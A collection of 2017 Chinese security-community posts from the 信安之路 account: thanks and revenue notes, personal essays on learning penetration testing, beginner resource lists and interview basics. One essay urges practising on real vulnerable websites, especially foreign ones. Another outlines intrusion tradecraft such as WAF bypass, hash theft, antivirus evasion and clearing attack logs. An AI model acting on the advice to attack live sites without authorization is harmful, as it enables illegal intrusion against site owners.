对我们帮助最大的网站就属 sec-wiki（sec-wiki.com） 了，我在上面发的文章链接数有一百多篇，在团队成员页排到了前十，这是早期推广公众号最大的流量了，感谢 sec-wiki 君的平台。除了 sec-wiki 的平台之外还有一个也起到了些许帮助，那就是长亭科技的 wiki （wiki.ioin.in）,第一篇是有小伙伴帮忙提交的，然后才知道这个平台。

公众号推荐

第一个不用说就是让我有了搞公众号想法的同学 【java 面试那些事儿】，第二个是我联系的一个朋友，互相发送二维码进行互推，他的公号 【关注黑客技术】，对我帮助最大的还是大佬 【stromzhang】 ，在他的影响下，我在文章排版上有了改变，在文章的编辑上更加细心，他是在用心运营自己的公众号，有幸被他在公众号推荐了一下，让我的公众号上了一个大的台阶，非常感谢他。最后感谢的是我们都认识的余弦大大，很荣幸可以加入他的知识星球做一个嘉宾，分享一些技术和经验，并且有幸被余弦大大的公众号 【懒人在思考】 推荐，让我们的公众号又上了一个大的台阶。感谢大大们的信任和支持，我们会一直努力下去，不敢松懈。

经济来源

对于公众号的经济来源有五个：一个是来自 QQ 群费、小密圈收费、推广费、公众号广告费以及赞赏费，这些经济来源给了我为作者小伙伴谋福利的资本，其中要非常感谢的是 xsser 来自安恒的大佬，他为我们的公众号贡献了一笔不

小的推广费，让我可以支撑很长时间的稿费支持，有兴趣的可以关注他们的公众号 【安恒网络空间安全讲武堂】。除此之外还有一个合作是来自 【安全龙】 的合作，他在培训上面的想法与我不谋而合，担心收了别人的钱培训，让人说自己是骗子，所以我接合作也是非常慎重的，不想让自己成为大家口中的骗子。

写在最后

最应该感谢的是所有转发过我公众号文章的小伙伴，是你们让更多的小伙伴看到了我们公众号的文章，当然也得感谢关注我们公众号的小伙伴，有你们的不离不弃，才有了我们坚持下去的理由。

经验分享

安全经验分享算是信安之路除了技术分享之外最重要的方向，每个人的成长路线都不一样，在实际的工作实践中积累的经验是非常宝贵的，所以我们会将前辈们分享的经验转载过来，扩大传播范围，让更多的小伙伴受益。

信安之路旨在帮助更多的安全从业者，学习经验和工作实践经验同等重要，学习经验可以指导安全新人走在正确的道路上，技术是把双刃剑，做的好可以为国为民，做不好，可能会成为人们的最大敌人，在提升技术的同时，选择正确的道路更加重要；工作实践经验可以让更多走在同样一条道路上的小伙伴少走很多弯路，在最短的时间内为企业提供最大的帮助，减少最大的损失。

信安之路希望大家能够踊跃分享自己的安全技术学习经验和在实际工作中的安全实践经验，为我们的安全圈出一份力，站着巨人的肩上我们才能站的更高，跳的更远，大家共勉！

几年安全学习经验杂谈

原创： 匿名读者 信安之路 2017-10-06

我属于 11 年左右才开始入行的小菜鸟，听着前辈们经常讲着在 10 年之前，注入分分钟拿站，到 10 年开始慢慢出现 waf，作为一个新人，waf 当年的确是个不错的 ideas，当时的确挡住了我。学习渗透的路上，为了学好，我选择了 PHP，作为比较早的一代资源收集狂（比如电驴等），看各种的视频。

毕业之后，从事的工作和安全粘上了边儿，也看着这个圈子发展到如今，从 12 年之前的后端程序员是主流，到后来的对浏览器的攻击（前端程序员），再到移动端的攻击（web 抓包和逆向分析），也有到如今的 web fuzz 和 自动化渗透。安全的东西细分起来很多，但是也比较杂，说多不多，说少不少。

想起了当初的 wooyun，怪狗曾说过，渗透你只要把乌云的文章全部看一遍，你至少是一个初级渗透师，这个思路也是对的，wooyun 虽然关闭了，但是莫里在前几个月把 wooyun 的数据公开了，有心的可以去看看，多看一点，至少对自己没有坏处。

Waf 这块，通过 wooyun 的总结，比如 MaylKissYou 的 cookbook、破见的《WAF 攻防研究之四个层次 Bypass WAF》、c4rt1y 的《上传绕过 WA》、从容的 by pass、安天科技的《浅析 Waf 优缺点||硬件 Waf、软件 Waf、云 Waf 之总结 》，在很大的程度把 waf 绕过的思路和特性都做了一个简单讲解，主要的思路还是通过流量的路线，检测每个阶段是否可以利用。

web 渗透，经常会遇到 cdn，这时我们首先要突破 cdn 的防护，比如历史注册信息，网站报错，利用 zamp 全网扫描信息收集，通过二级域名查询等，因为一般情况下，我们只是把服务器挂载在别人的 cdn 上而不会把所有的域名全部解析到 cdn 上，这个时候就可以通过其他域名线索来寻找真实 IP 了。还有就是采取直接对 ip 进行端口检测、对站点检测、或者旁站，C 段，甚至多级域名查找，利用公开漏洞，或者逻辑漏洞，XXE，SSRF，端口的未授权访问，命令执行漏洞等等进行测试，我们可以搭建一些常见端口的服务，自己去搭建测试环境，或者使用 docker，或者学习个 cms 的漏洞利用。这里的阐述，应该很多的大牛已经实现了使用工具自动化实现，搜集，扫描，测试效果。

内网上，通过拿下一台服务器，从而获取了边界的权限，进而进入了内网，那么内网之中，就是利用各种的操作，icmp 和 dns 的流量一般情况下是不会被阻止的，所以在很大的程度上我们可以通过这些协议进行缓慢渗透，了解和掌握常见的内网命令及使用方法，迅速分辨出那台是关键服务器，通过自己的分析画出内网的拓扑图，掌握大部分的信息收集的思路，这一块，我觉 lostwolf 总结的那篇文章蛮好的，内网的各种账号信息收集，然后使用 MS14-068，NBNS 等协议攻击，其中可以配合 Phishing 和免杀，剩下的应该就是等待时间和运气，在之后就是如何维持服务器了，比如窃取 hash，清除攻击日志。

关于代码审计，我记得 LN 之前发起过做一次代码审计的目录（可惜后面慢慢消失了）和 seay 也写了一本书，这里也可以推荐去 t00ls，90sec 或者 wooyun 之前 1000 分 php 代码审计的文献，按照 LN 的目录，找些开源的和旧的版本进行审计，我记得雨大神学习别人代码审计的笔记也被人放出来了，其实我们也可以做到，代码审计，php 的话，在一定程度上，他的漏洞类型比较多，所以也是比较系统的去了解一些内容，也可以去看下 dvwa 的那份，最老的版本是菊花写了一个文档，然后有人也在 freebuf 发了一份 1.09 版本最新的版本绕过的语法，另外 safe3 也出过 asp，php,jsp 的三套代码审计，jsp 的话就不要看了，其他应该对新人来说还算凑合。至于 java，没怎么接触过，不过 java 的话可以乌云之前 drop 上有个系列，还有就是现在也有少部分问开始分享这方面的资料，不过开源的 java 的 cms 实在太少了，框架有比较难挖掘。至于 python，我所了解的的，目前也只是对它存在命令执行，eval，pyyaml,init 等等。

关于移动端，可以做 web 渗透，因为到目前为止，安卓或者 ios 的开发者对安全目前的重视程度也不是很厉害，另一个方面就是二进制分析，关于这块，飞虫大大出了两本书，也算是方方面面都介绍到了，不过介绍的也比较浅，跟着操作，基本上可以实现，但是针对于深入的话，就看玩的有多久了，另外看雪，逆向未来，飘云阁，52 破解，零日论坛，爱破解都比较不错，飘云阁每年都有个 5.4，学习 pc，安卓，ios，免费的，而且视频也会分享出来。

关于无线，换句话说，应该就是设备的问题吧，目前网上应该有也有大量的视频，我认为还是工具的问题，因为外接无线网卡，GSM 欺骗，甚至高大上的卫星，应该说起来，应该也是协议的问题吧，我不是牛人，我只会利用工具，这

一块，我能理解的就是我们最大程度就是学习各种工具，谁的工具更加智能化，如果想继续的话，就是编程和协议原理等等的深入。

关于固件分析，在一定角度上可以学习各种的汇编指令，这里额外提一点，记得历来各种大佬曾经说过，如果你想学习底层，其实你就应该开始学习 X86，然后你会发现后门的各种汇编，其实基本上大差不差，然后，如果大伙觉得看书比较吃力，这里也可以推荐一些，比如北风网 C++反汇编基础，揭秘反汇编视频教程，编程魔方 C++逆向基础教程，郁金香的 2013 汇编与外挂，滴水第三期等等一堆，配套的书籍，比如《C++反汇编与逆向分析技术揭秘》、《揭秘数据解密的关键技术》、《逆向工程核心原理》、《0day2》、《 黑客反汇编揭秘》，后期的 0day2 和黑客反汇编之类的，就是对汇编代码的分析进入深入的部分，这里网上也有大量的 pwn 的地址，这里就不一一列举了，github 上搜索 ctfs 应该能找到一大片，后期的路由器，智能家居，其实大体类似，只是他们基于的汇编语言不一样，应该是 MIPS 等等，大体还是相似的。

关于免杀，在内网的时候讲解了内网免杀使用 powershell，我们可以采取不同的编译器编译或者运行，可以借鉴 2016 年的 evi1cg 和三好学生大神的乌云大会 ppt《后渗透攻击》，另外技术应该不会过期，《黑客免杀攻防》的大部分内容，其实和《杀不死的密码》很多相似，或者百度搜索《一时无粮脚本免杀系列教程》，比较和书本书本上的讲解内容是否一致，另外关于免杀，推荐的是《HackSky 复活无特征码免杀》还有他的饭客免杀教程。

关于运维，关于运维，各种环境的搭建，到这两年的各种云产品和自动化的更新，发现运维也在不断的都像自动化，云等等各方面，这里面，推荐的书，目前好像没有多少本书是 centos7 系列的，虽然未来主流，鸟哥三本，《CentOS7 系统管理与运维实战》、《Docker 进阶与实战.华为 Docker 实践小组》、《自动化运维软件设计实战》。视频的话，《阿铭学 Linux 第三期》、《老男孩架构师第 11 期》。

关于编程，这方面资料太多了，我建议看书+看视频吧。书本推荐 cookbook 的系列书籍，翻译成中文讲什么，这个自己百度查吧。视频的话，太多了，不过只要你有恒心，最终应该会有所成，我也是看了很多的教程。如果有哪方面想学的，我建议看视频的时候，再看看书，你会发现，看书的速度比看视频快，然后

慢慢的，你就可以抛弃了视频。

最后，我简单阐述下我的个人观点，一套视频，我列举出来的应该是滴水第三期时间最长，也就 110 个小时左右，貌似三个实验项目。如果有心，其实自己算下，预估自己的时间，假设一天看 2 个小时，那么 55 天应该可以看完，然后操作 4 个小时，因为有时候你会遇到视频里或者书里面遇不到的坎，这样的时间消耗，虽然看起来很多，但是如果你从事 IT 行业，你会发现，这将是你未来，大部分技术的奠基石，未来的技术在变，如果你走的还是同样的，那么万变不离其宗。其实 110 小时，有很多时间都是扯废话了，记得当初燕十八的内部培训，mysql（基础使用）一共就 8 小时不到的视频，到公开课，mysql（基础使用）一共 40 个小时。另外比如某个知识点，突然出现了 bug，视频或者书里面不存在这个问题，我遇到的次数太多了，你可以把这个关键字，丢到百度或者谷歌里面进行搜索，可能有人在这方面，早早已经写了 blog，这样可以更快，直接按照别人的笔记操作，岂不更好，学习的思路是很多很多的，要善于利用各种 ideas。再比如渗透，我觉得现在也基本上搞团队合作了，比如一个人拿站，另一个人拿下源码审计，然后发现更多的漏洞，一个内网，单纯的只会拿站在现在的生活里越来越难，还是需要加倍的努力，比如学习编程，当初微笑大神曾经教育我，不过我没听，现在深深地后悔。

最后的最后，这是我对我过去的一个总结，或许有时间，我会把我学过的东西，慢慢写成文档发出来，因为我觉得这些都是别人的东西，他们不属于我的原创，所以我在很大的角度上，都是不怎么想去写这方面的笔记，因为感觉，熟能生巧吧，我和新手的区别，我能快速发现问题，然后解决问题，而新手需要不断地查找资料罢了，或许对我而言不是一个值得骄傲的地方。啰嗦一堆，前后不着调，大大小小的问题，难怪以前语文一直在 60 分以下，不过希望对新手有一定的帮助，脚踏实地的向前冲吧，否则后悔的总就是你自己，而不是别人。

我的渗透学习之旅

原创： myh0st 信安之路 2017-11-03

运营公众号，写文章几乎每天一篇，不只是我一个人可以完成的。就在今天，公众号关注人数超过五千，这是个砍，也就是说我这个公众号可以做流量主了，可以通过大家的浏览以及点击下方的广告为我增加点收入，又多了一项可以扩充投稿经费的方式，所以今天我把之前在知识星球分享的一点学习经验贡献给大家，与大家一起庆祝这个关键的时刻，本文未经许可禁止转载。在知识星球的同学可以向我提问，我能回答的尽量回答，回答不了尽量去找朋友回答，即使暂时回答不了，也能让我以及大家知道存在什么样的问题，通过问题来引导学习，何乐而不为。我们的学习交流群也快接近五百了，这个发展速度是我比较意外的，能为大家营造一个好的学习氛围是一件特别有成就感的事情，感谢大家的支持。

最近发现很多小伙伴都在问我想要学习渗透测试，但是不知道怎么开始，也不知道要学习什么？所以在这里我打算分享一下我的渗透学习之路以及给初学者的一些建议。

我的学习之路

转眼间，我从学习渗透测试到工作也快六年了，记得刚开始接触安全是在 2012 年初，刚进入实验班的时候，在之前曾经在图书馆借了一本《黑客笔记》来看，回到寝室看了两页，完全一脸懵逼，一点看不懂，然后就原封不懂的还回去了。我考入大学时的专业是网络工程，跟安全并不沾边，身边也没有做安全的同学，由于学校全校选拔实验班，所以才有了接触安全的机会，进入实验班后就开始了我的安全之路。

回想当时学习安全时的场景，由于之前学过数据库、数据结构、c 语言等专业课，但是对于安全来说帮助并不是很大，所以也算是从零开始学安全。希望我的这些经历能对大家的安全学习之路有所启发。

当时我看的第一本安全资料是 txt 版的《黑客笔记》，还是我们班学习委员分享给我的，在当时一点基础都没有的时候，看起来是非常费劲的跟我大一的时候看是一个效果，但是，既然已经进入了实验班，以后要走这条路就不能像大一的时候那样放弃，所以就硬着头皮一点一点的看，即使当时看不明白，没关系，

能够在自己的脑海中留下一点印象就足够了。再后来我们的网络攻防课给我们发了一本黑客书籍《黑客攻防技术宝典- web 实战篇》，同样硬着头皮把它看完一遍，在看书方面基本也就完整看了这两本书。

如果只是看书的话是非常无聊的，大家都深有感触，尤其是在看不懂的情况下。如何解决这个枯燥的问题呢？我当时的解决办法是：

1.保持足够的兴趣才能坚持下去

2.寻找志同道合的朋友或者组织一起学习一起交流

3.参加 CTF 比赛，在比赛时会遇到很多有趣的知识点，针对自己的不会的知识点进行逐一理解

4.在学习技术的同时，整理自己学到的东西，然后分享在自己混迹的组织之间

5.在网上寻找有漏洞的网站，进行实战，在获取到权限之后也会提升自己的成就感（目前大家可以拿国外的站点练手，不要选择敏感目标，切记）

我第一个参与的组织是 AG 安全团队，当时还在玩 YY ，一起玩耍一起学习，后来就在老 K 的引导下加入了 90sec ，然后每天看看论坛的文章，基本上把论坛之前发过的所有文章都看了一遍，然后把自己在学习中总结的所有知识发到论坛，这样在大家的鼓励下，学习的激情会逐步提升，在体现自己能力同时学习技术，这就是在学生时代的成就感。

在毕业之前学习的安全知识基本上是以 web 为主，毕竟在安全领域，web 安全占据了主导地位，涉及面非常广，有关内网安全、外围服务安全等知识都是在工作后才接触的，这里就不多说了。

如何做一个脚本小子

针对没有一点基础想要入行的同学，一个初级渗透测试工程师所要做到的目标是，在拿到一个目标之后，可以利用自己掌握的所有安全工具，对网站进行全面的检测与利用，刚开始就去学原理会有点乏力，所以切入点可以先从一个脚本小子做起。

对于 web 安全工具，我当年玩的啊 D、明小子、穿山甲、萝卜等注入工具，现在都很少有见了，都基本可以用 sqlmap 来代替，所以玩注入一定要把 sqlmap 用熟练，在学会编写 sqlmap 支持的 tamper ，那么你就可以解决大

部分的注入问题的利用。

当年玩上传截断是用的 WSockExpert 抓包然后用 winhex 添加截断符最后用 nc 提交，多麻烦，在现在的神器 burp 面前简直弱爆了，所以 burp 也是初学者一定要掌握的工具。burp 不只是用在这里，还可以爆破一切 web 应用，如：后台、wenshell 密码、目录枚举等，还自带编码解码功能，还支持很多的自定义插件，所以学习 burp 也是非常重要的。

当年玩扫描，一般用 s 扫描器、superscan、x-scan 等，如今的 nmap 可以做所有的扫描操作，也能自定义扫描脚本，功能强大是公认的，所以学习这个工具的使用也是非常必要的。

作为一个脚本小子，不需要知道很多的漏洞原理以及如何防护，只需要做到熟悉网络上存在的所有安全工具的使用方法，以及这个工具有什么用，针对什么样的漏洞使用，在什么样的情况下使用。在做到这一点的时候，你已经拥有了初级渗透测试工程师的能力，你可以自己完成一定的渗透测试工作了。

如何提升自己段位

在你成为一个脚本小子之后，虽然可以做一定的渗透测试工作，在别人对漏洞做了一定的防护的时候，工具的智能化并不能及时满足需求，所以这个时候，脚本小子就无能为力了，所以就要提升我们自身的能力才能完成我们的渗透测试的功能。

由于业务的驱动，我们不得不提升我们的段位，否则将会被淘汰。要想成为一个中级渗透测试工程师需要做的，就是把我们之前所有会用工具以及知道的漏洞这些原理弄明白，这样即使网站做了一定的防护，在我们的测试下，了解其防护措施然后有针对性的绕过，在这个过程中，你的实力就会不由自主的提升，不过到达这一步的时候你也就不用我建议，你也可以自主完成学习并且进步。

平时养成以下的习惯：

1.能够把自己的学习成果记录下来，在下次遇到的时候可以快速拿出来并且使用

2.多关注一些好的技术博客，像 sec-wiki、长亭的 wiki、安全客、freebuf 等

3.可以关注一下国外的安全 wiki，如：reddit

渗透测试流程

每一个渗透测试者都有自己的渗透测试流程，这都是自己在实战中总结的方式方法，在这里我说一下基本的流程。

在实战中，越是小的公司企业越难以渗透成功，为什么呢？因为，公司的业务少，只有那么几个暴露在外网的服务，服务越少越容易管理，越不容易出现漏洞，所以攻击面越大我们的成功率就越大，但是如何扩大攻击面呢？

1.收集尽量全的企业域名（包括各种子域名以及子公司的域名，越全越好）

2.收集尽量全的企业申请的公网 IP

3.对所有收集到的域名以及 IP 地址进行端口扫描（由于时间可能比较久，所以可以选择利用 zoomeye、shodan、censys 等平台）

4.针对不同的服务进行对应的渗透测试（尤其是可能存在漏洞的中间件）

经过这几个步骤，你会收集到很多的资料，你的成功率跟你收集的资料的质量息息相关。这几个步骤看起来并不复杂，但是其中涉及的安全知识方方面面非常多，如何收集的够全，如何测试的更准确都是我们需要关注的。

针对 web 的渗透测试

拿到一个 web 网站，我们首先需要知道，这个网站用的什么服务器、用的什么脚本，可以使用一些抓包软件如：burp 等，根据服务器的 banner 来猜测。

如果不怕服务器拒绝服务，也可以直接拿大型扫描器进行扫描，如 awvs、netspeaker、w3af 等。

也可以用一些开源的爬虫软件爬取所有的动态页面，了解网站的所有功能，只要是我们用户可以控制的内容，都是我们需要测试的地方，一切用户可以访问到的功能都是不安全的，不局限于 web 功能、也包括隐藏的 http header 中的一些字段，如：cookie、x-forward-by、referer 等。

有些爬虫爬不到的页面可以通过查看，robots.txt 发现一些隐藏的目录，或者使用搜索引擎寻找以前收录过的测试页面或者使用目录扫描器枚举存在的目录，工具如：wwwscan、burp 等，重要的是字典。

还可以使用一些寻找信息泄露的工具，如猪猪侠的那个敏感信息泄露的工具，寻找一些备份文件，从中寻找可以利用的点。

针对那些开源的项目，大家可以在网络上寻找对应版本的已知漏洞进行测试，

如果没有的话，自己有实力可以去挖。

总之，方式方法多种多样，需要时间的积累，只要能够坚持下去，相信在不久的将来你一定会成长为你想成为的人，大家共勉。

信安之路从零到一

原创： Ghost 信安之路 2017-11-12

俗话说：未知攻 焉知防，随着网络安全事件不断的发生，就在 2017 年 5 月 12 日起，全球范围内爆发的基于 Windows 网络共享协议进行攻击传播的蠕虫恶意代码，不法分子通过改造之前泄露的 NSA 黑客武器库中“永恒之蓝”攻击程序发起的网络攻击事件。英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招，被勒索支付高额赎金才能解密恢复文件。此次事件把网络安全再一次推向一个高峰，很多人开始接触信息安全。

于是乎很多人都产生了一个问题，我什么都不会，只会开关机电脑。我学的不是信息安全专业要怎么去学习，没有学习路线，思路。于是表哥来帮你解决，2333,。

其实表哥开始学习的时候也存在跟你们一样，找不到好的学习资源，没人提供学习路线，遇到问题没人解答。

学习信安首先要有足够的耐心，戒骄戒躁，不要拿到一本书或者一段视屏资料，一看讲的什么鬼，看不懂，不理解，就不去学习、研究。信安这条路没有捷径，只有脚踏实地的去学习、练习你也能成为大佬，古人云：“路漫漫其修远兮，吾将上下而求索”。你能静下心来去学习，不受外界的干扰，那么你已经离成功更近了一步。

前面讲一些学习心得，学习信安首先你要有一个明确的目标，其次你需要学习一些基础的知识：

关于 web

操作系统：windows、linux、unix

存储：数据库存储(mysql、sql server oracle 等)、内存存储、文件存储

服务器端语言：PHP、JSP、.NET、ASP 等

web 开发框架：Django、Rails、ThinkPHP

web 应用：BBS、CMS、BLOG

前端：jQuery、Bootstrap、HTML5

基本知识

linux 系统基本使用（shell 脚本的使用，基础命令)

windows 就不说了

HTTP 协议：工作原理，请求参数 cookie 等

PHP：基本编写、能看懂代码、了解函数即可

SQL：熟悉基本的查询语句

javascript：基本的代码的编写

googlehack：基本搜索语句

shodan：基本的语句

编程语言

至少精通一门编程语言，C、JAVA、Python 等，表哥推荐 python，根据个人来定

web 漏洞学习

OWASP Top 10 漏洞原理以及产生的原因以及防护（SQL 注入、上传、XSS、CSRF、一句话木马等)

常用工具

当然我们是需要工具辅助的：Burp、sqlmap、awvs、nessus、nmap、kali 等

漏洞练习平台

边学则需要边练习：靶机 DVWA、webug、Metasploitable3、OWASP_Broken_Web_Apps

参加 CTF

当然不要忘了现在最流行的 CTF。

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。

CTF 起源于 1996 年 DEFCON 全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，

2013 年全球举办了超过五十场国际性 CTF 赛事。而 DEFCON 作为 CTF

赛制的发源地，DEFCON CTF 也成为了目前全球最高技术水平和影响力的 CTF 竞赛，类似于 CTF 赛场中的“世界杯”。

1、解题模式：

在解题模式 CTF 赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的 CTF 竞赛与 ACM 编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web 渗透、密码、取证、隐写、安全编程等类别

2、攻防模式（Attack-Defense）：

在攻防模式 CTF 赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式 CTF 赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续 48 小时及以上），同时也比团队之间的分工配合与合作。

3、混合模式（mix）：

结合了解题模式与攻防模式的 CTF 赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式 CTF 赛制的典型代表如 iCTF 国际 CTF 竞赛。

参加 SRC

当然除了 CTF，还有各大 SRC ，平台如下：

漏洞盒子：https://www.vulbox.com/

补天：http://loudong.360.cn/

教育平台 src：https://src.edu-info.edu.cn/

漏洞银行：https://www.bugbank.cn/

适当参加安全培训

安全牛：https://edu.aqniu.com/

合天在线实验平台：http://www.hetianlab.com/

i 春秋：https://www.ichunqiu.com/

CTF 实验吧：http://www.shiyanbar.com/ctf/practice

实验楼高效学编程：https://www.shiyanlou.com/

慕课网：http://www.imooc.com/course/landingpagephp?from=phpkecheng

关注安全资讯

当然学信安还得了解最新的信安咨询，如：

freebuf：http://www.freebuf.com/

安全客：http://bobao.360.cn/

指尖安全：https://www.secfree.com/

secwiki：https://www.sec-wiki.com/index.php

关注国内安全漏洞库

exploit：http://www.1mydh.com/h-col-101.html

国家信息安全漏洞共享平台：http://www.cnvd.org.cn/

中国国家信息安全漏洞库：http://www.cnnvd.org.cn/

基础书籍推荐

书籍人类精神食粮，基础书籍如下：

《http 权威指南》

《javascript 权威指南》

《xss 跨站脚本攻击与防御》

《白帽子讲 web 安全》

《web 前端黑客技术揭秘》

《代码审计：企业级 web 安全代码架构》

《细说 php》

《sql 注入攻击与防御》

《网络扫描技术揭秘》

《python 黑帽子》

《黑客技术攻防宝典：web 安全篇》

《加密与解密》

总结

不积跬步无以至千里，不积小流无以成江海。你所付出的努力不是能够获得即时回馈的，甚至在很长的一段时间内你发现自己一无所获，学习是一种长期的投资，只要你坚持下来最后你会发现你所沉淀的在不经意间已经爆发出来，再回首前路一切的付出都是值得的。选择一个正确的方向，对那些无法及时获得回报的事情，依然付出十年如一日的专注和热情，最终的结果也许不足以让你孤独求败，但是足以出类拔卒。

最后说一点，建议大家看一看提问的艺术，随便可以看看渗透测试标准:

https://www.processon.com/view/583e8834e4b08e31357bb727

从面试题中学安全

原创： 温酒送诗人 信安之路 2017-11-22

根据 Github 上的面经总结的一些安全岗面试的基础知识，这些基础知识不仅要牢记，而且要熟练操作，分享给大家，共勉。

如果有漏掉的大家可以留言或是联系作者补充，谢谢。

1.对 Web 安全的理解

我觉得 Web 安全首先得懂 Web、第三方内容、Web 前端框架、Web 服务器语言、Web 开发框架、Web 应用、Web 容器、存储、操作系统等这些都要了解，然后较为常见且危害较大的，SQL 注入，XSS 跨站、CSRF 跨站请求伪造等漏洞要熟练掌握。

第三方内容: 广告统计、mockup 实体模型

Web 前端框架: jQuery 库、BootStrap

Web 服务端语言: aps.net、php

Web 开发框架: Diango/Rails/Thinkphp

Web 应用: BBS (discuz、xiuno) / CMS (帝国、织梦、动易、Joomla) / BLOG (WordPress、Z-Blog、emlog)

Web 容器: Apache (php)、IIS (asp)、Tomcat (java) -- 处理从客户端发出的请求

存储：数据库存储 / 内存存储 / 文件存储

操作系统: linux / Windows

2.http 协议

安装火狐浏览器常用插件方便 HTTP 抓包调试：

firebug：抓包与各种调试

Tamper Data：拦截修改

Live Http Header：重放功能

Hackbar：编码解码 / POST 提交

Modify Headers：修改头部

http 常见状态码：

1xx：信息提示，表示请求已被成功接收，继续处理。

2xx：成功，服务器成功处理了请求

3xx：重定向，告知客户端所请求的资源已经移动

4xx：客户端错误状态码，请求了一些服务器无法处理的东西。

5xx：服务端错误，描述服务器内部错误

200 请求成功，一般用于 GET 和 POST 请求

301 URL 重定向，永久移动

302 URL 重定向，临时移动

404 请求资源不存在

400 客户端请求有语法错误，不能被服务器理解

401 请求未经授权

403 服务器收到请求，但是拒绝服务

500 服务器内部错误

503 服务器当前不能处理客户端请求，一段时间后可能恢复正常


GET 和 POST：

GET 方法用于获取请求页面的指定信息，如点击链接

POST 方法是有请求内容的，由于向服务器发送大量数据，如提交表单

http 请求：

http 请求包括三个部分，请求行（请求方法）、请求头（消息报头）和请求正文



http 响应：

http 响应也由三部分组成，响应行，响应头（消息报头）和响应正文（消息主题）

3.数据库

基本 SQL 语句

增：INSERT INTO table_name (列 1，列 2,...) VALUES (值 1，值 2,....)

删：DELETE FROM 表名称 WHERE 列名称 = 值

查：SELECT 列名称 FROM 表名称

改：UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值

mysql 有哪些表

mysql 自带的数据库有 information_schema、performance_schema、sys、mysql，information_schema 数据库是 mysql 自带的，它提供了访问元数据库的方式。

在 mysql 数据库中，有 mysql_install_db 脚本初始化权限表，存储权限的表有：

1、user 表: 用户列、权限列、安全列、资源控制列

2、db 表 ： 用户列、权限列

3、host 表

4、table_priv 表

5、columns_priv 表

6、proc_priv 表

sys 数据库表说明 sys_config ，这是在这个系统库上存在的唯一一个表了：

详见这两篇文章：

http://blog.csdn.net/xlxxcc/article/details/51754524

